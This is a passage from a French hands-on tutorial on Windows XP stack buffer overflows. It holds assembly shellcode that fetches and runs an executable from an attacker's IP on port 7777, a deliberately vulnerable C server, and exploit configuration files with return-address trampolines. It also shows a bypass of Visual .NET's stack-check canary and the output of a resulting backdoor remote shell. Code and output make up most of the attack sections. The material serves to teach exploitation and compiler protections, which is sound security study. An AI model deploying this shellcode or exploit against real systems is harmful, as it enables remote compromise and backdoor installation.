- Nous allons donc devoir utiliser les API de « haut niveau », comme kernel32.dll ou ws2_32.dll. Il y a alors deux possibilités : soit hardcoder les adresses de ces fonctions, en sachant qu'elles varient en fonction de la version de Windows, du service pack et même de la langue ce qui signifie de modifier le shellcode en fonction de l'OS cible et être sûr de pouvoir déterminer toutes ces caractéristiques. Ou alors une méthode plus consommatrice en terme d'espace, mais portable et donc bien plus efficace qui consiste à d'abord retrouver les adresses des fonctions dynamiquement. Nous allons utiliser cette seconde technique.
- Le code du shellcode va donc être composé de deux parties :
 - Dans la première, nous allons donc devoir retrouver les adresses des fonctions utilisées, charger les dlls,...
 - Une fois tout cela fait, il faudra encore ajouter le code de la backdoor lui-même, qui s'appuiera sur les adresses des fonctions trouvées dans la première partie.

On voit que si la taille du code de la première partie peut rester raisonnable, celle de la seconde va elle être considérable. Nous risquons donc d'obtenir un shellcode de 1500 octets que nous ne pourrions jamais injecter !

== Ghorg0re/3ey : Démonstrations pratiques de buffer overflows ==

L'idée est donc de remplacer cette partie par un code effectuant un téléchargement de la backdoor, puis qui l'exécute.

Le shellcode « maison » que j'utilise fonctionne sur le principe suivant :

- Récupération de l'adresse de kernel32.dll via la technique du PEB.
- Récupération de l'adresse de « LoadLibrary » via ma fonction « MyGetProcAddress »
- Chargement de « urlmon.dll »
- Récupération de l'adresse de « URLDownloadToFileA »
- Téléchargement du fichier à l'adresse « http://[@IP attaquant]:7777/ » dans le fichier a.exe
- Exécution du programme a.exe

Le tout prend environ 300 octets.

Cette technique présente plusieurs avantages :

- Elle permet de télécharger un programme beaucoup plus gros que 300 octets, par exemple un outil de prise de main à distance. Dans notre cas, nous téléchargerons le programme backdoor.exe décrit ci-dessus.
- En utilisant la fonction de téléchargement « URLDownloadToFileA » de « haut niveau », ce shellcode prend en compte la configuration de IE. Par exemple si la politique interne est de passer par un proxy, l'accès via ce proxy se fera de manière transparente.

Voici le code du shellcode :

```
.386
.model flat,stdcall
option casemap:none

include      \masm32\include\WINDOWS.INC
include      \masm32\include\kernel32.inc
includelib   \masm32\lib\kernel32.lib
include      \masm32\include\masm32.inc
includelib   \masm32\lib\masm32.lib
include      \masm32\include\debug.inc
includelib   \masm32\lib\debug.lib

K32ADDOFF    EQU 04h
UM32ADDOFF    EQU 08h
LDLIBADDOFF  EQU 0Ch
FILENAMEOFF   EQU 10h
SPACETORESERVE EQU 40h

MYDEBUG      EQU 0h
MYBREAK      EQU 0h
MYPROPERCODE EQU 0h
MYEXTRACTBUFFERLABEL EQU 1h

.code
IF MYEXTRACTBUFFERLABEL
startValue   db "AAAA"
ENDIF
; 0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0
; Execution start point
; 0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0
start:
IF MYBREAK
    int     3
ENDIF
IF MYDEBUG
    PrintText "DEBUG: Starting shellcode"
ENDIF
    jmp     startBuffer

; 0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0==0
; Function MyGetProcAddress
; Aim
; Equivalent of GetProcAddress
;
; Parameter
```


-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```

sub     esp, SPACETORESERVE                ; Reserve space for functions @
;
;
; Part 2:
; Get address of kernel32.dll
;
;
push   30h                                ; Evite un accès fs:[30] qui est codé 30000000
pop    eax
ASSUME fs:NOTHING
mov    edx, fs:[eax]                       ; edx = @ of PEB (7FFDF000h)
ASSUME fs:ERROR

xor    eax, eax                            ; clean eax
mov    edx, dword ptr [edx+0Ch]            ; edx = @ of PROCESS_MODULE_INFO
mov    edx, dword ptr [edx+1Ch]            ; edx = @ of first element in ModuleListInitOrder
(mov  edx, dword ptr [edx+0Ch] in ModuleListLoadOrder)
mov    ecx, edx                            ; Save @ of element in ecx

search_kernell32_dll_loop:
mov    esi, dword ptr [edx+20h]            ; Read @ of dll name in init order list (mov esi,
dword ptr [edx+30h] in load order list)
mov    ebx, dword ptr [esi]
or     ebx, 61206120h                       ; ebx = ToLower(ebx) + replace 0 by 'a'

cmp    ebx, 'aeak'                         ; cmp ebx aeak
jne    continue_search_kernell32_dll_loop
mov    eax, dword ptr [edx+08h]            ; Read @ of kernel in init order list (mov edx,
dword ptr [edx+18h] in load order list)
jmp    end_search_kernell32_dll_loop

continue_search_kernell32_dll_loop:
mov    edx, dword ptr [edx]
cmp    edx, ecx
jne    search_kernell32_dll_loop
end_search_kernell32_dll_loop:
IF MYPROPERCODE
cmp    eax, 0
je     RestoreStack
ENDIF
IF MYDEBUG
PrintHex    eax
ENDIF
mov    [ebp-K32ADDOFF], eax                ; Save kernel32.dll address

;
;
; Part 3:
; Get address of LoadLibrary
;
;
; Get address of LoadLibrary
push   'Ldao'
push   dword ptr [ebp-4]
call   MyGetProcAddress
IF MYPROPERCODE
cmp    eax, 0
je     RestoreStack
ENDIF
IF MYDEBUG
PrintHex    eax
ENDIF
mov    [ebp-LDLIBADDOFF], eax            ; Save LoadLibrary address

;
;
; Part 4:
; Load urlmon.dll, get address of URLDownloadToFileA
;
;
; Load urlmon.dll
xor    eax, eax
add    ax, 6C6Ch
push   eax

```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
    push    'd.no'
    push    'mlru'
    push    esp
    call    dword ptr [ebp-LDLIBADDOFF]
    add     esp, 0Ch
IF MYPROPERCODE
    cmp     eax, 0
    je     RestoreStack
ENDIF
IF MYDEBUG
    PrintHex    eax
ENDIF
    mov     [ebp-UM32ADDOFF], eax                ; Save urlmon.dll address

; Get address of URLDownloadToFileA
    push    'liFo'
    push    dword ptr [ebp-UM32ADDOFF]
    call    MyGetProcAddress
IF MYPROPERCODE
    cmp     eax, 0
    je     RestoreStack
ENDIF
IF MYDEBUG
    PrintHex    eax
ENDIF

; =====
; Part 5:
;   Download a remote file
;
; =====
IF MYDEBUG
    PrintText    "DEBUG: Downloading remote file"
ENDIF

; Create data for file name
    push    65h
    push    'xe.a'
    mov     esi, esp
    mov     dword ptr [ebp-FILENAMEOFF], esi

; Create data for URL
    xor     ebx, ebx    ; EBX = 0 = NULL
    push    ebx
    push    '/777'      ; 777/
    push    '7:10'      ; 01:7
    push    '0.00'      ; 00.0
    push    '0.00'      ; 00.0
    push    '0.72'      ; 27.0
    push    '1//:'      ; ://1
    push    'ptth'      ; http
    mov     edi, esp

; Call URLDownloadToFileA
    push    ebx
    push    ebx
    push    esi
    push    edi
    push    ebx
    call    eax
IF MYPROPERCODE
; XXX Don't make this test since returned value never equal to S_OK ( == 0 )
;   cmp     eax, S_OK
;   jne     RestoreStack
ENDIF
IF MYDEBUG
    PrintText    "DEBUG: URLDownloadToFileA successfull"
ENDIF

; =====
; Part 5:
;   Execute downloaded file
```


-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

- SHELLCODE_SERVER : C'est une programme qui simule un serveur web en écoute sur le port 7777. C'est lui qui recevra la requête envoyée par UriDownloadToFile. Il propose alors à l'utilisateur de choisir l'exécutable à télécharger parmi une liste.
- BACKDOOR : C'est le programme téléchargé puis exécuté que nous utiliserons. C'est un petit cheval de Troie qui se met en écoute sur le port 6666 puis redirige vers un cmd.exe les commandes que l'on lui envoie.

Leur utilisation sera présentée par la suite.

Génération de shellcode.pm.

Sur le poste attaquant :

- 1- Allez dans WINDOWS\ SHELLCODE_BUILDER
- 2- Ouvrez shellcode_downloadfile.asm avec QEDITOR (dans masm 8)
- 3- Assemblez et linkez. Masm génère alors shellcode_downloadfile.exe.
- 4- Exécutez shellcode_extract.exe
- 5- Un fichier shellcode.pm contenant le shellcode est alors généré.
- 6- Copiez ce fichier dans INJECTER


Exploitation d'un stack overflow : écrasement de l'adresse de retour.

Plate-forme de test.

Pour les tests, la plate-forme suivante sera utilisée :



Attaquant : Windows XP
192.168.1.2



Serveur : Windows XP
192.168.1.1

Programme vulnérable

Description

Le service à exploiter, nommé dans la suite « VULN_SERVER_BUFFER_OVERFLOW », est un simple serveur qui écoute sur le port 8080. Après connexion, il accepte un certain nombre de commandes , envoyées suivant le format : [command][SPACE][data]

Voici la liste des commandes :

command	data	Résultat
USER	username	Renvoi le message : « Welcome to ghorg0re/3ey's server [username] »
EXIT	-	Renvoi le message : « Goodbye... »
Autre	-	Renvoi le message : « Unknow command »

On suppose le serveur directement connecté à Internet, sans l'usage de firewall. Cette hypothèse qui semble fort improbable n'a en réalité que très peu d'impact sur cette étude. L'évolution vers un cas plus réaliste d'un serveur accessible seulement par le port 8080 est relativement rapide.

Code du serveur

Voici le code du service à exploiter :

```
#include <windows.h>
#include <stdio.h>

#define bzero(a)          memset(a,0,sizeof(a))
#define BUFFER_SIZE      400

#define MSG_GOODBYE      "Goodbye...\r\n"
#define MSG_UKN_COMM     "Unknow command\r\n"
#define LST_PORT          8080
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
/* =====
Function InitializeServer

    Goal:
        Open a listening socket on port LST_PORT

    Parameter:
        -

    Return value:
        SUCCESS      = return client socket
        FAILED       = INVALID_SOCKET

===== */

SOCKET InitializeServer(VOID)
{
    WORD version = MAKEWORD(1,1);
    WSADATA wsaData;
    SOCKET listeningSocket=0;

    printf("TRACE: Initialising server...\n");

    // Initialize wsock2
    WSASStartup(version, &wsaData);

    // Create listening socket
    if ((listeningSocket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) ==
INVALID_SOCKET)
        return NULL;

    // Fill SOCKADDR_IN
    SOCKADDR_IN saServer;

    saServer.sin_family = AF_INET;
    saServer.sin_addr.s_addr = INADDR_ANY;
    saServer.sin_port = htons(LST_PORT);

    // Bind socket to port
    if (bind(listeningSocket, (LPSOCKADDR)&saServer, sizeof(struct sockaddr)) ==
SOCKET_ERROR)
        return NULL;

    // Listen
    if (listen(listeningSocket, 1) == SOCKET_ERROR)
        return NULL;

    printf("TRACE: Waiting for connection on port %d...\n", LST_PORT);
    return accept(listeningSocket, NULL, NULL);
}

/* =====
Function vulnFunc

    Goal:
        Send a welcome string to client

    Parameter:
        SOCKET clientSocket = the client socket
        char *msg           = the message sent by client

    Return value:
        SUCCESS      = 0
        FAILED       = -1

===== */

int vulnFunc(SOCKET clientSocket, char *msg)
{
    char answer[BUFFER_SIZE];
    char *p;
    int i;
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
bzero(answer);
p=msg;
i=0;

while((msg[i] != ' ') && (i<BUFFER_SIZE))
    i ++;
if(msg[i] != ' ')
    return -1;

sprintf(answer, "Welcome to ghorg0re/3ey's server %s\r\n", &msg[i+1]);

if(send(clientSocket, answer, strlen(answer), 0) == SOCKET_ERROR)
{
    return -1;
}

return 0;
}

/* =====
   Function main

   Goal:
       Start point

   Parameter:
       -

   Return value:
       -

   ===== */

int main(char *argv[], int argc)
{
    char    szBuffer[BUFFER_SIZE];
    int     nRecv;
    SOCKET  clientSocket=0;

    // Initialise le serveur
    if((clientSocket = InitializeServer()) == INVALID_SOCKET)
    {
        WSACleanup();
        printf("ERROR in main: InitializeServer failed\n");
        getchar();
        return 0;
    }

    printf("TRACE: Connection received. Entering recv loop...\n");

    int     count=0;

    // Boucle de reception des messages
    bzero(szBuffer);
    while((nRecv = recv(clientSocket, szBuffer, BUFFER_SIZE-1, 0)) != SOCKET_ERROR)
    {
        if(!strncmp(szBuffer, "USER ", strlen("USER ")))
        {
            // Renvoi le message avec "Welcome [USER]"
            if(vulnFunc(clientSocket, szBuffer) != 0)
            {
                printf("ERROR in main: vulnFunc failed\n");
                break;
            }
        }
        else if(!strncmp(szBuffer, "EXIT", strlen("EXIT")))
        {
            // Renvoi le message "Goodbye..."
            if(send(clientSocket, MSG_GOODBYE, strlen(MSG_GOODBYE), 0) ==
SOCKET_ERROR)
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
        {
            return -1;
        }
    }
    else
    {
        // Renvoi le message "Unknow command"
        if(send(clientSocket, MSG_UKN_COMM, strlen(MSG_UKN_COMM), 0) ==
SOCKET_ERROR)
        {
            return -1;
        }
    }

    bzero(szBuffer);
}

// Clean
closesocket(clientSocket);
WSACleanup();
printf("TRACE: End of program vuln_server_buffer_overflow\n");
printf("Press Enter to close this window\n");
getchar();
return 0;
}
```

Test du serveur

Sur le serveur.

- 1- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW_VC6
- 2- Ouvrez VULN_SERVER_BUFFER_OVERFLOW_VC6.dsw avec Visual C++ 6.0
- 3- Compilez et lancez le serveur.

Sur la machine attaquante.

- 1- Allez dans le répertoire INJECTER
- 2- Modifiez le fichier de configuration « windows_stack_overflow_testsrv.conf » pour qu'il reflète l'architecture :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080

BUFFER=USER BLACKMOON:1
BUFFER=COMMAND_INVALID:1
BUFFER=EXIT:1
```

Voici le résultat :

```
injecter.pl -f windows_stack_overflow_testsrv.conf
=====
--          injecter.pl          --
--
-- ghorg0re/3ey's exploit tools  --
--
-- Autor:   ghorg0re/3ey         --
-- Version: 1.06                 --
-- Date:    17/05/2004          --
=====
-----
Packet number 0

Data to send:"USER BLACKMOON"
Sending Data...
Data received:"Welcome to ghorg0re/3ey's server BLACKMOON"
"
-----
-----
Packet number 1

Data to send:"COMMAND_INVALID"
Sending Data...
Data received:"Unknow command"
"
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```

-----
Packet number 2
Data to send:"EXIT"
Sending Data...
Data received:"Goodbye..."
"
-----

```

Cas de la compilation sous Visual C++ 6.0

Dans cette partie, le serveur est compilé par Visual C++ 6.0 avec l'option /GZ

Description de l'option /GZ


L'option /GZ introduit dans le code un certains nombre de vérifications des registres et la mémoire.

Voici le début et la fin du code désassemblé de la fonction vulnFunc avec et sans l'option /GZ :

Sans option /GZ			Avec option /GZ		
00401170	push	ebp	00401170	push	ebp
00401171	mov	ebp, esp	00401171	mov	ebp, esp
00401173	sub	esp, 1D8h	00401173	sub	esp, 1D8h
00401179	push	ebx	00401179	push	ebx
0040117A	push	esi	0040117A	push	esi
0040117B	push	edi	0040117B	push	edi
...			0040117C	lea	edi, [ebp-1D8h]
			00401182	mov	ecx, 76h
			00401187	mov	eax, 0CCCCCCCCh
			0040118C	rep stos	dword ptr [edi]
			...		
...			...		
00401239	pop	edi	0040124B	pop	edi
0040123A	pop	esi	0040124C	pop	esi
0040123B	pop	ebx	0040124D	pop	ebx
			0040124E	add	esp, 1D8h
			00401254	cmp	ebp, esp
			00401256	call	__chkesp (00401680)
0040123C	mov	esp, ebp	0040125B	mov	esp, ebp
0040123E	pop	ebp	0040125D	pop	ebp
0040123F	ret		0040125E	ret	

On constate tout d'abord que dans les deux cas, l'espace réservé est systématiquement supérieur à celui demandé : 472 octets réservés alors que seulement 408 étaient demandés !

On peut penser à une protection off-by-one, cependant en analysant le code, on constate que la pile à l'allure suivante (adresses hautes en haut) :



L'espace réservé en trop est situé en dessous des variables : L'accès à answer se fait par exemple par :

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
00401195  lea          eax, [ebp-190h]
```

Avec 190h=400, on constate donc qu'il n'y a donc aucune protection off-by-one. Si le programme déborde d'un octet de answer, ebp va être écrasé. Merci de ne pas me demander l'intérêt des 64 octets réservé en plus...

Dans le cas de l'option /GZ :

- L'initialisation de la zone temporaire avec des 0xCC (code de l'instruction int 3) permet de traiter certains cas de mauvaise utilisation qui conduirait à exécuter du code dans la pile.
- En sortie, comparaison de esp et ebp et appel de __chkesp. Voici le code de cette fonction :

```
__chkesp:
00401680  jne          __chkesp+3 (00401683)
00401682  ret
00401683  push        ebp
00401684  mov         ebp, esp
00401686  sub         esp, 0
00401689  push        eax
0040168A  push        edx
0040168B  push        ebx
0040168C  push        esi
0040168D  push        edi
0040168E  push        offset string "The value of ESP was not properl"... (00420210)
00401693  push        offset string " " (0042020c)
00401698  push        2Ah
0040169A  push        offset string "i386\\chkesp.c" (004201fc)
0040169F  push        1
004016A1  call        _CrtDbgReport (00402f70)
004016A6  add         esp, 14h
004016A9  cmp         eax, 1
004016AC  jne          __chkesp+2Fh (004016af)
004016AE  int         3
004016AF  pop         edi
004016B0  pop         esi
004016B1  pop         ebx
004016B2  pop         edx
004016B3  pop         eax
004016B4  mov         esp, ebp
004016B6  pop         ebp
004016B7  ret
```

En fait, il s'agit d'une simple comparaison de esp et ebp. S'ils sont différents, le programme s'arrête. Cette protection traite typiquement les cas où le pointeur esp aurait été mal restauré par une fonction appelée dans vulnFunc() et serait décalé par rapport à sa valeur d'origine.

Cette courte parenthèse nous montre que l'option /GZ relève plus de la validation anti-bug que d'une sécurité anti-stack overflow .

Analyse du code du serveur

Analysons le code du serveur, notamment celui de la fonction vulnFunc. On constate l'usage de la fonction « sprintf » pour effectuer une copie du buffer « msg » (les données reçues par le client) vers « answer », le buffer local utiliser pour renvoyer la réponse au client.

Les deux buffers ont bien la même taille « BUFFER_SIZE », mais ce qui a été oublié, c'est que aux données client sont ajoutés 35 (33+2) octets : la chaîne « Welcome to ghorg0re/3ey's server » et le « \r\n ».

Si les données d'origine sont donc d'une taille supérieure à BUFFER_SIZE-35, des zones mémoires vont commencer à être écrasées.

Effectuons le test avec le fichier de configuration suivant :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080

BUFFER=USER :1|A:395
```

Le serveur plante avec eip=0x41414141. Le buffer overflow est donc bien exploitable.

Quelques tests permettent de déterminer que le serveur plante à partir d'une taille de username>365 (= strlen("Welcome to ghorg0re/3ey's server"+strlen("\r\n"))).

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

Voici l'état de la pile au moment du « ret » dans vulnFunc en fonction des différentes tailles de username.

	data	ebp	@return	data
test 1	0\n\rA	XX XX XX XX	XX XX XX XX	XX XX XX XX
test 2	\n\rAA	XX XX XX 00	XX XX XX XX	XX XX XX XX
test 3	AAAA	AAAA	YY YY YY YY	XX 0\n\r

Les 'X' représentent les données non corrompues.

- La ligne 1 présente le cas $\text{length}(\text{username}) = 365$. La copie s'arrête juste avant d'écraser ebp.
- La ligne 2 présente le cas $\text{length}(\text{username}) = 366$. La copie écrase un octet de ebp. L'exécution va se poursuivre dans main car @ret n'est pas modifiée. Par contre le contexte ne pourra être restauré dans main. Le premier accès à une variable locale dans main conduira à un accès mémoire aléatoire est donc éventuellement un plantage.
- La ligne 3 présente ce que nous souhaiterions : l'adresse de retour est corrompue par une adresse que nous avons choisie. Pour arriver dans un tel état, on voit que la taille du username doit être de 375.

On envoie un buffer formé par le fichier de configuration suivant :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0xABABABAB
BUFFER=USER :1|A:371|JMP:1
```

On vérifie au debugger que l'on saute bien en 0xABABABAB lors du ret.

Saut au début du buffer

Nous savons que au final, notre buffer aura la forme suivante :

USER [NOP...][SHELLCODE...][JMP]

L'adresse de saut doit donc être l'adresse du buffer.

Effectuons le test suivant :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0x0012FBEC
BUFFER=USER :1|A:371|JMP:1
```

Nous nous apercevons que sur l'instruction « ret », l'exécution ne saute pas à l'adresse voulue. Voici l'état de la pile au moment du ret :

```
0012FD80 EC FB 12 0D 0A 00 00 00 F0 FD 12 00 00 00 iû.....đý....
0012FD8E 00 00 00 00 00 00 00 F0 FD 7F 00 00 34 00 .....đý...4.
0012FD9C 61 00 00 50 D3 4C F8 77 00 00 34 00 88 49 a..PÓLøw..4..I
```

eip va donc prendre la valeur 0x0D12FBEC. En réalité notre adresse de saut contient un caractère nul. Il est donc interprété par sprintf comme le caractère de fin de chaîne. Il est donc remplacé par \n\r0.

Ce problème est très général lors de l'exploitation de buffer overflow sous Windows : Contrairement à Linux, la pile est située dans des adresses basses, donc l'octet de poids fort est nul. Le branchement direct n'est donc en général pas possible.

Pour s'en sortir, il faut passer par une indirection : sauter en une adresse haute qui nous fera rebondir sur notre buffer. Par exemple si le registre eax contient l'adresse du buffer (ou une adresse proche), on peut faire un saut sur une instruction call [eax] qui serait en adresse haute pour rebondir sur notre buffer.

Analysons la valeur des registres au moment du saut :

```
EAX = FFFFFFFF EBX = 7FFDF000 ECX = 00002736 EDX = 00000007
ESI = 00000000 EDI = 00000000 EIP = 0040121F ESP = 0012FD80
EBP = D0FFF075 EFL = 00000286 CS = 001B DS = 0023 ES = 0023
SS = 0023 FS = 0038 GS = 0000 OV=0 UP=0 EI=1 PL=1 ZR=0 AC=0 PE=1
```

Notre buffer est en 0x0012FBEC

Aucun registre ne contient une adresse proche. Nous ne pouvons donc pas utiliser cette technique.

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

Par contre en analysant la pile, on voit qu'elle contient l'adresse 0x12FDF0 (image juste avant le ret)

```
0012FD80 AB AB AB AB 0D 0A 00 00 F0 FD 12 00 00 00 0Y+w...šý....
0012FD8E 00 00 00 00 00 00 00 F0 FD 7F CC CC CC CC .....šý.ìììì
0012FD9C CC CC CC CC CC CC CC CC CC CC CC CC CC CC ìììììììììììììììì
```

Cette adresse correspond au buffer « msg », qui contient également notre shellcode.
Après le ret, il nous faudra dépiler encore un DWORD avant d'atteindre cette adresse.

Il nous faut donc sauter sur une adresse pointant les instructions suivantes :

```
pop [register]
ret
```

La librairie kernel32.dll contient de nombreuses fois ce code. Prenons par exemple l'adresse 0x77F7563B. Attention, comme l'adresse de kernel32.dll change d'une version de Windows à une autre, votre exploit devient alors dépendant de la version de l'OS. Si vous ne voulez pas que cela soit le cas, il vous faut trouver une portion de code qui ne change pas d'adresse.

Dans notre cas, nous utiliserons cette adresse :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0x77F7563B

BUFFER=USER :1|NOP:371|JMP:1
```

Il est très probable que même si vous utilisez Windows XP, cette adresse ne correspondent pas à ces instructions. Dans cas, parcourez la mémoire à la recherche de ces instructions. Elles sont très courantes, cette recherche devrait vous prendre moins d'une minute (les « ret XXh » fonctionnent également).

Une exécution tracée nous montre bien que nous arrivons au début du buffer « msg ». Nous exécutons alors les instructions correspondant à « USER » :

```
0012FDF0 push     ebp
0012FDF1 push     ebx
0012FDF2 inc      ebp
0012FDF3 push     edx
0012FDF4 and     byte ptr [eax-6F6F6F70h],dl
0012FDFA nop
0012FDFB nop
0012FDFC nop
```

L'exécution plante sur l'instruction and qui accède une adresse mémoire incorrecte.

Pour pallier à cela, nous envoyons le buffer :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0x77F7563B

BUFFER=USER :1|0xC0:1|NOP:370|JMP:1
```

Les instructions représentées par le début du buffer deviennent alors :

```
0012FDF0 push     ebp
0012FDF1 push     ebx
0012FDF2 inc      ebp
0012FDF3 push     edx
0012FDF4 and     al,al
0012FDF6 nop
0012FDF7 nop
0012FDF8 nop
```

Et l'exécution ne plante plus.

Exécution de l'exploit

Sur le serveur.

- 1- Allez dans le répertoire WINDOWS/ VULN_SERVER_BUFFER_OVERFLOW_VC6
- 2- Compilez et lancez le serveur.

Sur la machine attaquante.

- 1- Allez dans le répertoire SHELLCODE_BUILDER

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

- 14- Sans que cela soit apparent, notre programme backdoor tourne maintenant en tâche de fond : On peut s'y connecter via PUTTY en mode raw :

```
-- Welcome to ghorg0re/3ey's remote shell --

Microsoft Windows ???
(C) Copyright 1985-2001 Microsoft Corp.

[PATH]>dir
dir
Volume in drive ??? is ???
Volume Serial Number is ???

Directory of [PATH]

19/05/2004  20:31    <DIR>          .
19/05/2004  20:31    <DIR>          ..
19/05/2004  20:31           110ÿ592  a.exe
19/05/2004  20:23    <DIR>          Debug
19/05/2004  20:20           4ÿ648  VULN_SERVER_BUFFER_OVERFLOW_VC6.dsp
19/05/2004  20:20           585  VULN_SERVER_BUFFER_OVERFLOW_VC6.dsw
19/05/2004  20:20           33ÿ792  VULN_SERVER_BUFFER_OVERFLOW_VC6.ncb
19/05/2004  20:20           48ÿ640  VULN_SERVER_BUFFER_OVERFLOW_VC6.opt
19/05/2004  20:23           1ÿ150  VULN_SERVER_BUFFER_OVERFLOW_VC6.plg
                7 File(s)          199ÿ407 bytes
                3 Dir(s)          705ÿ368ÿ064 bytes free

[PATH]>
```

Remarque :

Si vous faites plusieurs essais et que subitement le téléchargement échoue au bout de quelques paquets, vérifiez que le programme a.exe ne tourne pas en fond. Il empêche alors bien sûr le fichier d'être écrasé.

Cas de la compilation sous Visual C++ .net

Dans cette partie, le serveur est compilé par Visual .net


Exploitation directe

Effectuons maintenant le même test après compilation du fichier sur Visual .net. Après un premier test, on constate que le fichier de configuration de injecter.pl pour l'exploitation devient :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0x77F7563B

BUFFER=USER :1|0xC0:1|NOP:82|SHELLCODE:1|JMP:1
```

On constate que la seule modification est l'ajout de 4 octets dans la taille du buffer. Mais là, une mauvaise surprise vous attends : Vous obtenez la fenêtre suivante :



-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

Analyse de l'alerte

Une rapide analyse montre que la taille réservée pour les variables locales est supérieure de 1 DWORD à celle nécessaire. Le DWORD juste avant la sauvegarde ebp reste donc normalement toujours à la valeur 0xCCCCCCCC : Etat de la pile après le memset

```
0x0012FC28  00 00 00 00 00 00 00 00 cc cc cc cc dc fe 12 00  ....iiiiÜp..
0x0012FC38  14 1f 41 00 bc 0f 00 00 48 fd 12 00 00 00 00 00  ..A.¼...Hý.....
0x0012FC48  00 00 00 00 00 f0 fd 7f cc cc cc cc cc cc cc cc  ....ðÿiiiiiii
```

Juste avant le ret, Visual .net a inséré le code de vérification du stack :

```
00411D45  call    @ILT+430(@_RTC_CheckStackVars@8) (4111B3h)
00411D4A  pop     eax
00411D4B  pop     edx
00411D4C  pop     edi
00411D4D  pop     esi
00411D4E  pop     ebx
00411D4F  add     esp,270h
00411D55  cmp     ebp,esp
00411D57  call   @ILT+995(__RTC_CheckEsp) (4113E8h)
00411D5C  mov     esp,ebp
00411D5E  pop     ebp
00411D5F  ret
```

En analysant ce code on voit qu'il vérifie que la valeur 0xCCCCCCCC est bien toujours présente.

On utilise donc le fichier de configuration suivant :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0x77F7563B

# 0xCC:4 is to bypass stack "protection"
# 0x90:4 is to jump over ebp
BUFFER=USER :1|0xC0:1|NOP:74|SHELLCODE:1|0xCC:4|0x90:4|JMP:1
```

Ainsi la valeur 0xCCCCCCCC est laissée intacte.

L'exécution se déroule alors comme précédemment : La backdoor est téléchargée et exécutée.

Activation de la protection anti-buffer overflow

En réalité, ce DWORD est réservé pour les besoins de la protection anti-stack overflow offerte par Visual .net. Celle-ci n'est pas activée par défaut. Il faut aller dans les options et activer l'option « Buffer Security Check (/GS) ». Le compilateur réserve alors toujours un espace supérieur de 1 DWORD au nécessaire, mais cette fois, ce DWORD est remplacé par la valeur `___security_cookie` :

```
00411C7E  mov     eax,dword ptr [___security_cookie (42A0A0h)]
00411C83  mov     dword ptr [ebp-4],eax
```

Ce cookie change de valeur à chaque exécution et il devient impossible de faire l'attaque par buffer overflow décrite ci-dessus. Il faudrait en effet deviner la valeur du cookie pour ensuite l'injecter dans notre buffer, ce qui est théoriquement impossible.

L'exploitation conduit à l'affichage de la fenêtre suivante :

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --



Exploitation d'un heap overflow pour corrompre une VTABLES : Les limites de l'option /GS

